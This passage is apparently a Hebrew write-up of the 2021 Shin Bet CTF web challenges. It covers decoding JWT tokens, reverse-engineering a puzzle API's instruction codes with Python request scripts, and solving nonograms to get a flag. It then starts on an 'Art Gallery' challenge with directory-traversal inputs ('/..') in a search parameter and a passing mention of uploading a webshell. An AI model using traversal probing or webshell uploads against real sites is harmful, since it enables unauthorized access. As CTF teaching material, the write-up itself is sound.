uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4
uLi4uLi4uLi4uLi4uLi4uLiIsIiwiY3Vyc29yIjo3NH0.AFniFWmgON6T5qTQYrMpyqv
rJDpDsU0XuzrHPKNwIj8KHv1JgajM4a4b0Yni7MKcoOGRNf_a8Ca72evCdiuX2w",
    "duration": 60
}
```


קיבלנו Token.

נראה שעבור כל בקשה אנחנו מקבלים Token אחר. כרגע עוד לא ידוע מה אפשר לעשות עם ה-Token, אבל צריך לזכור שיש עוד פונקציה אחת ב-API שעדיין לא בדקנו. נשלח בקשה מסוג PATCH ל-/api/puzzle/0. נקבל כתשובה:

```
{
    "message": "Invalid token"
}
```

עכשיו אנחנו מבינים מה לעשות עם ה-Token. בדרך כלל שולחים Token כאמצעי אבטחה, ננסה להוסיף את ה-Token ב-Header כ-Authorization ונקבל:

```
{
    "message": {
        "instructions": "Missing required parameter 'instructions
' in the JSON body"
    }
}
```

קיבלנו תשובה שונה. נראה שאנחנו צריכים לשלוח פרמטר instructions בבקשה שלנו. ננסה לשלוח instructions עם התוכן 'a' ונקבל:

```
{
    "message": "Instructions must be 3 bytes long"
}
```

כנראה שצריך לשלוח 3 byte-ים. ננסה לשלוח 'qwerty', נקבל:

```
{
    "message": "Invalid hex encoding"
}
```

אוקיי, אז התוכן צריך להיות בהקסדצימלי. נשלח 'abcdef' והפעם נקבל תשובה תקינה עם עוד Token:

```
{
    "token": "eyJhbGciOiJIUzUxMiIsImlhdCI6MTYxMTYxMzE2OCwiZXhwIjo
xNjExNjEzMTc4fQ.eyJwdXp6bGVfaWQiOjAsInN0YXRlIjoiLi4uLi4uLi4uL
i4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi
4uLi4uLi4uLi5YWC4uLi4uLi4uLlguLi4uLi4uLi4uIiwiY3Vyc29yIjo
4NX0.HCfwFOtU9iuk84kbFgo7ZMnz_DsN6gkPo8dZlJngY5_GNMk5BYjETuUUAhF8
hbWHNc7ByrZ_M3wJ9babB01gzg"
}
```

אם קיבלנו שוב Token, כנראה שזה לא רק אמצעי אימות... ננסה לפענח את ה-Token הזה, ממבט ראשון זה מאוד מזכיר Base64, ננסה לראות מה מקבלים אחרי decode:

```
>>> import base64
>>> base64.b64decode("eyJhbGciOiJIUzUxMiIsImlhdCI6MTYxMTYxMzE2OCwiZXhwIjoxNjExNj
EzMTc4fQ.eyJwdXp6bGVfaWQiOjAsInN0YXRlIjoiLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4
uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi5YWC4uLi4uLi4uLlguLi4
uLi4uLi4uLi4uIiwiY3Vyc29yIjo4NX0.HCfwFOtU9iuk84kbFgo7ZMnz_DsN6gkPo8dZlJngY5_GNMk
5BYjETuUUAhF8hbWHNc7ByrZ_M3wJ9babB01gzg")
b'{"alg":"HS512","iat":1611613168,"exp":1611613178}\x07\xb2\'\x07W\xa7\xa6\xc6U\
xf6\x96B#\xa3\x02\xc2\'7F\x17FR#\xa2"\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe
2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe
2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe
2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe
2\xe2\xe2\xe5\x85\x82\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe5\x82\xe2\xe2\xe2\xe2\xe
2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2\xe2"\xc2&7W\'6\xf7"#\xa3\x83W\xd0p\x9f\xc0S\xadS\x
d8\xae\x93\xce$lX(\xed\x93\'\xcc;\r\xea\t\x0f\xa3\xc7Y\x94\x99\xe0c\x91\x8d2NAb1
\x13\xb9E\x00\x84_!ma\xcds\xb0r\xad\x937\xc0\x9f[i\xb0t\xd6\x0c\xe0'
```

נשים לב להתחלה של ה-decode: {"alg": "HS512"}. כנראה שמדובר באלגוריתם HS512. לאחר חיפוש קצר באינטרנט נגלה שמדובר ב-JWT.

> הסבר קצר: JWT (Json Web Token) הוא דרך קומפקטית להעברה מאובטחת של מידע באובייקט json. ל-JWT יש 3 חלקים:
>
> 1. כותרת (header) - מכילה את סוג פונקציית הגיבוב בשימוש בחתימה
> 2. תוכן (payload) - מכיל את המידע עצמו, בדרך כלל עם חותמת זמן IAT (Issued At)
> 3. חתימה (signature) - מכיל את החתימה שחושבה על ידי הפונקציית גיבוב על הכותרת והתוכן.

נשתמש באתר jwt.io כדי לבדוק מה תוכן ה-Token שקיבלנו בהתחלה:

נסתכל בתוכן (payload) ונראה שיש 3 פרמטרים - puzzle_id, state ו-cursor. נסתכל על state. נשים לב שיש המון נקודות, 99 ליתר דיוק.

ניזכר שבתחילת האתגר כשניכנסו למשחק קיבלנו שבפאזל של SpaceInvaders יש 99 ריבועים (צירוף מקרים? לא נראלי!). כפי שהשם של הפרמטר מרמז, מדובר במצב הנוכחי של הפאזל. ה-cursor כנראה מציין את המיקום הנוכחי בתוך הפאזל.

נבדוק מה ה-instructions עושה. נראה שאנחנו עומדים לבצע המון בדיקות וכמובן שלא עושים פעולה ידנית פעמיים, לכן הגיע הזמן לכתוב קוד python שיעשה את כל הבקשות בשבילי. נכתוב קוד python שמבקש Token ראשוני, אחר כך שם אותו ב-header כ-authorization. ולאחר כל בקשה, משנה את ה-Token ל-Token החדש שקיבלנו עם instructions לבחירתי. נתחיל מהקוד שמבקש Token ראשוני:

```
import requests
import jwt

def get_token(puzzle_id):
    creds = {
        'username': 'Test_User',
        'password': 'SecretPassw0rd',
        'puzzle_id': puzzle_id
    }
    return requests.get('http://puzzle.shieldchallenges.com/api/token',
                        json=creds).json()['token']
```

נשתמש במודול pyjwt כדי לקבל את התוכן של ה-JWT:

```
def extract_payload(token):
    token = jwt.decode(token,
                       algorithms=['HS512'],
                       options={'verify_signature': False})
    return token
```

לאחר מכן נכתוב קוד ששולח בקשת PATCH עם ה-Token ב-Header של הבקשה:

```
def send_instruction(puzzle_id, instruction, token):
    head = {'Authorization': f'Bearer {token}'}
    body = {'instructions': instruction}
    request = requests.patch(
        f'http://puzzle.shieldchallenges.com/api/puzzle/{puzzle_id}',
        headers=head,
        json=body).json()
    return request
```

כעת, נכתוב קוד שמריץ רשימה של instructions, ומחזיר רשימה של כל העדכונים שעשינו בפאזל:

```
def send_instructions(puzzle_id, instructions):
    token = get_token(puzzle_id)
    tokens = []
    for instruction in instructions:
        request = send_instruction(puzzle_id, instruction, token)
        if ('token' not in request):
            print(request)
        else:
            token = request['token']
        tokens.append(extract_payload(token))
    return tokens
```

עכשיו נוכל לבדוק בקלות מה ה-instructions עושה. ננסה להכניס בתור instructions את הטקסט 000001 במשך 5 פעמים:

```
print(send_instructions(0, ['000001'] * 5))
```

ונקבל:

```
[{'puzzle_id':              0,              'state              :'
.................................................................'
 ,'...................................
'cursor':        54},        {'puzzle_id':        0,        'state':
'...................................................................
...................................',        'cursor':        44},
{'puzzle_id':                      0,                      'state':
'...................................................................
...................................',        'cursor':        45},
{'puzzle_id':                      0,                      'state':
'...................................................................
...................................',        'cursor':        46},
{'puzzle_id':                      0,                      'state':
'...................................................................
...................................', 'cursor': 47}]
```

נראה שה-cursor גדל כל פעם ב-1. נראה שאם הוא זז ימינה מסוף השורה, הוא חוזר לתחילת השורה. (ה-cursor קטן ב-10). ננסה 000002:

```
print(send_instructions(0, ['000002'] * 5))
```

ונקבל:

```
[{'puzzle_id':                0,                'state                :'
.................................................................'
 ,'...........................
'cursor':         35},         {'puzzle_id':         0,         'state':
'...................................................................
...........................', 'cursor': 24}, {'puzzle_id': 0, 'state':
'...................................................................
...........................', 'cursor': 13}, {'puzzle_id': 0, 'state':
'...................................................................
...........................', 'cursor': 2}, {'puzzle_id': 0, 'state':
'...................................................................
...........................', 'cursor': 90}]
```

פה ה-cursor קטן ב-11. אנחנו זוכרים שהגודל של הפאזל הנוכחי הוא 9 שורות עם 11 נקודות בשורה, כלומר הקטנה ב-11 זה בעצם עליית שורה (כאשר הפאזל ממוספר מ-0 ל-98). דוגמא של הפזאל:

```
[[0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10],
[11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21],
[22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32],
[33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43],
[44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54],
[55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65],
[66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76],
[77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87],
[88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98]]
```

נמשיך כך עד שנבין את משמעות כל הפקודות, אציג את הפקודות החשובות לפתרון התרגיל:

- 000001 - הזזה ימינה של ה-cursor (מגדיל את ה-cursor ב-1), במידה וחרגנו מסוף השורה, נחזור לתחילתה
- 000003 - מעדכן את ה-cursor ל-0
- 000005 - הורדה למטה בשורה של ה-cursor (מגדיל את ה-cursor ב-11 עבור הפאזל הנוכחי), במידה וחרגנו מסוף העמודה, נחזור לתחילתה
- 000007 - שם X ב-state במקום הנוכחי של ה-cursor

נסכם בקצרה את המהלך: אנחנו מקבלים Token עם state ריק ו-cursor רנדומלי בעזרת api/token/. לאחר מכן אנחנו יכולים לשלוח בקשת PATCH (בקשת PATCH הינה בקשת עדכון מצב ב-HTTP) עם ה-Token הנוכחי ו-instructions. לאחר מכן אנחנו מקבלים Token חדש עם ה-state וה-cursor המעודכנים. כנראה שהמטרה היא לפתור את הפאזלים על ידי ההוראות. כמובן שלא נפתור את הפאזלים ביד, נשתמש בתוכנה כדי לפתור בשבילנו ☺

נפתור את הפאזלים שקיבלנו ב-api/puzzle/ באמצעות nonogram-solver (קוד שפותר פאזלים של 'שחור ופתור'). אני לא אציג את כל פתרונות הפאזלים, רק את החשובים. TopSecret:

```
.........XXXXXXX.........
.......XXXXXXXXXXXX......
.....XXX.XX..XX.XXXX.....
....XXXX.XX..XX....XX....
...XX.XX.XX..XX.....XX...
..XXX.XX.XX..XX......XX..
.XXXX.XX.XX..XX.......XX.
.XXXX.XX.XX..XX.......XX.
.X.XX.XX.XX..XX........XX
XX.XX.XX.XX..XX........XX
XX.XX.XX.XX..XX........XX
XXXX..XX.XX..XX........XX
XXX...XX.XX..XX........XX
XX...XX..XX..XX........XX
XX.XXXX..XX..XX........XX
XXXXX....XX..XX........XX
XXX.....XX...XX........XX
.XX...XXX...XX........XX.
.XXXXXXX....XX........XX.
..XXXX....XXX........XX..
...XX....XXX........XX...
....XX.XXXX........XXX...
.....XXXX........XXX.....
......XXXXXXXXXXXXX......
........XXXXXXXXX........
```

:QR


```
XXXXXXX.XX..X.XXXXXXX
X.....X..X..X.X.....X
X.XXX.X.X.X.X.X.XXX.X
X.XXX.X.X..XX.X.XXX.X
X.XXX.X.XXX...X.XXX.X
X.....X.......X.....X
XXXXXXX.X.X.X.XXXXXXX
.........XX.........
XXXX..X.X.X..X..XXX.X
..X.XX.X..X.X..X.XXX.
X..X.XX.X.X.XXXXX.XXX
....XX.XXX..XX.....X.
XX.X.XX.X.XX.X..X.X.X
........X.X..X.X..X.X
XXXXXXX......XX.X.XX.
X.....X..XXXXXX..X.X.
X.XXX.X...XX..X..X..X
X.XXX.X.X....X..X..X.
X.XXX.X.X..X....XXX..
X.....X.XXXXX.X.XX.XX
XXXXXXX.XX.XX..X.X.X.
```

:SpaceInvaders

```
..X.....X..
...X...X...
..XXXXXXX..
.XX.XXX.XX.
XXXXXXXXXXX
X.XXXXXXX.X
X.X.....X.X
...XX.XX...
..........
```

נשים לב שה-QR אולי מכיל מידע חשוב.

נשתמש ב-nonogram-solver אחר שמציג לנו פתרון יותר גרפי כדי שנוכל לסרוק איתו את ה-QR:



נראה יותר טוב, נסרוק את ה-QR ונקבל כטקסט את המספר 1337 ("Leet"). מדובר ברמז? קוד סודי? פחות, כנראה שסתם הטעייה. נכתוב כעת קוד שלוקח את הפתרונות שלנו לפאזלים והופכת אותם להוראות שצריך לשלוח לשרת דרך ה-API. נכתוב פונקציה שהופכת את הפתרון שלנו לרשימה של אינדקסים שבהם צריך לשים X:

```
def get_x_indexes(puzzle_soultion):
    index = 0
    x_indexes = []
    rows = puzzle_soultion.split("\n")[1:-1]
    for row in rows:
        for character in row:
            if ('X' == character):
                x_indexes.append(index)
            index += 1
    return x_indexes
```

ופונקציה שהופכת את הרשימה של האינדקסים להוראות ל-API בעזרת האלגוריתם הבא- נאפס את ה-cursor ונתקדם שורה שורה.

כל פעם שנגיע לאינדקס שצריך לשים בו X, נשים X ונמשיך:

```
MOVE_RIGHT = '000001'
RESET_CURSOR = '000003'
MOVE_LINE_DOWN = '000005'
SET_X = '000007'

def get_instructions(x_indexes, width, height):
    instructions = [RESET_CURSOR]
    for row_index in range(height):
        for column_index in range(width):
            index = (row_index * width) + column_index
            if (index in x_indexes):
                instructions.append(SET_X)
            instructions.append(MOVE_RIGHT)
        instructions.append(MOVE_LINE_DOWN)
    return instructions
```

כעת נכתוב קוד שמותאם ל-SpaceInvaders ונריץ:

```
space_invaders = '''
..X.....X..
...X...X...
..XXXXXXX..
.XX.XXX.XX.
XXXXXXXXXXX
X.XXXXXXX.X
X.X.....X.X
...XX.XX...
...........
'''

selected_puzzle = 0
width, height = 11, 9

x_indexes = get_x_indexes(space_invaders)
instructions = get_instructions(x_indexes, width, height)
send_instructions(selected_puzzle, instructions)
```

נקבל מהשרת:

```
{'flag':                'Try_Harder',                'solution':
'..X.....X.....X...X.....XXXXXXX...XX.XXX.XX.XXXXXXXXXXXXX.XXXXXXX
.XX.X.....X.X...XX.XX.............'}
```

מצויין, אחרי שפותרים פאזל מקבלים דגל! כעת, נפתור את הפאזלים האחרים באותה הדרך. לא צריך באמת לפתור את כולם, נפתור את הפאזל הכי "חשוד", שהוא כמובן topSecret.

נשתמש בקוד הבא:

```
top_secret = '''
.........XXXXXXX.........
.......XXXXXXXXXXXX......
.....XXX.XX..XX.XXXX.....
....XXXX.XX..XX....XX....
...XX.XX.XX..XX.....XX...
..XXX.XX.XX..XX......XX..
.XXXX.XX.XX..XX.......XX.
.XXXX.XX.XX..XX.......XX.
.X.XX.XX.XX..XX........XX
XX.XX.XX.XX..XX........XX
XX.XX.XX.XX..XX........XX
XXXX..XX.XX..XX........XX
XXX...XX.XX..XX........XX
XX...XX..XX..XX........XX
XX.XXXX..XX..XX........XX
XXXXX....XX..XX........XX
XXX.....XX...XX........XX
.XX...XXX...XX........XX.
.XXXXXXX....XX........XX.
..XXXX....XXX........XX..
...XX....XXX........XX...
....XX.XXXX........XXX...
.....XXXX........XXX.....
......XXXXXXXXXXXXX......
........XXXXXXXXX........
'''

selected_puzzle = 3
width, height = 25, 25

x_indexes = get_x_indexes(top_secret)
instructions = get_instructions(x_indexes, width, height)
send_instructions(selected_puzzle, instructions)
```


ונקבל את התשובה:

```
{'flag':       'FLAG{S01ving_Puzz13s_Is_Fun!}',       'solution':
'.........XXXXXXX...............XXXXXXXXXXX...........XXX.XX..X
X.XXXX.........XXXX.XX..XX....XX.......XX.XX.XX..XX.....XX.....XX
X.XX.XX..XX......XX...XXXX.XX.XX..XX.......XX..XXXX.XX.XX..XX....
...XX..X.XX.XX.XX..XX........XXXX.XX.XX.XX..XX........XXXX.XX.XX.
XX..XX........XXXXXX..XX.XX..XX........XXXXX...XX.XX..XX........X
XXX...XX..XX..XX........XXXX.XXXX..XX..XX........XXXXXXX....XX..X
X........XXXXX.....XX...XX........XX.XX...XXX...XX........XX..XXX
XXXX....XX........XX...XXXX....XXX........XX.....XX....XXX.......
.XX.......XX.XXXX........XXX........XXXX........XXX...........XXX
XXXXXXXXXX.............XXXXXXXXX........'}
```


עם הדגל:

```
FLAG{S01ving_Puzz13s_Is_Fun!}
```

אתגר #3 - Art Gallery (300 נקודות)




ניכנס לקישור ונקבל את הדף הבא:



נסתכל באתר, נראה שיש 3 דפים מרכזיים: דף הבית (גלריית התמונות), עמוד המאפשר העלאת פוסטים ודף של המחבר.

נשים לב שהאתר כתוב ב-php. קודם ניכנס לדף של העלאת הפוסטים:


עמוד שמאפשר להעלות קבצים הוא תמיד מעניין, הרבה פעמים ניתן להעלות קובץ webshell המאפשר הרצת פקודות על השרת. ננסה למלא סתם פרטים ונשלח (לדוגמא, שם המאמר: "פתרון אתגרי ה-WEB של השב"כ 2021 מאת עידו פרנקנטל" או משהו בסגנון). נקבל:




בדרך כלל באתגרי CTF אם כתוב שאין כלום, אז לפעמים באמת אין כלום (בכל מקרה נשאיר את הדף הזה כאופציה להמשך). נמשיך לדף של המחבר:

גם פה אין משהו מעניין, נחזור לדף הראשי. בסריקה זריזה בדף הבית, נראה שהאלמנט היחיד שאפשר לעשות איתו משהו הוא החיפוש.

ננסה לחפש משהו, למשל bubbles, ונקבל את התמונה הבאה:



ננסה להכניס סתם טקסט כמו abcd כדי לראות מה יקרה:



קיבלנו הודעה שלא נמצאו תמונות התואמות את החיפוש שלנו. נשים לב שהחיפוש הוא בצד שרת, על ידי בקשה מהצורה: (באדום זה תוכן החיפוש)

```
art.shieldchallenges.com/?search=abcd
```

הדבר הראשון שעולה לי לראש כשמגיעים לחיפוש (במיוחד כשהחיפוש הוא בצד שרת) זה File Traversal. כלומר, ננסה "לברוח" מהתיקייה בה אנחנו נמצאים כדי לחפש ולהציג קבצים נוספים (למשל קבצים שכותב האתר לא התכוון שנצליח להציג, לדוגמא קובץ flag).


ננסה להכניס /.. כדי לברוח מהתיקיה:

זה עבד! כרגע עוד לא מובן מה בדיוק קרה, ניתן לראות שקיבלנו כמה תמונות פעמיים. ננסה לברוח עוד תיקייה אחת אחורה על ידי /../.., נקבל:

מוזר... הפעם קיבלנו דף ריק. אם נבדוק את ה-source code של הדף שקיבלנו נמצא:

```
▼<section class="mt-4 mb-5">
  ▶<div class="container mb-4">…</div>
  ▼<div class="container-fluid">
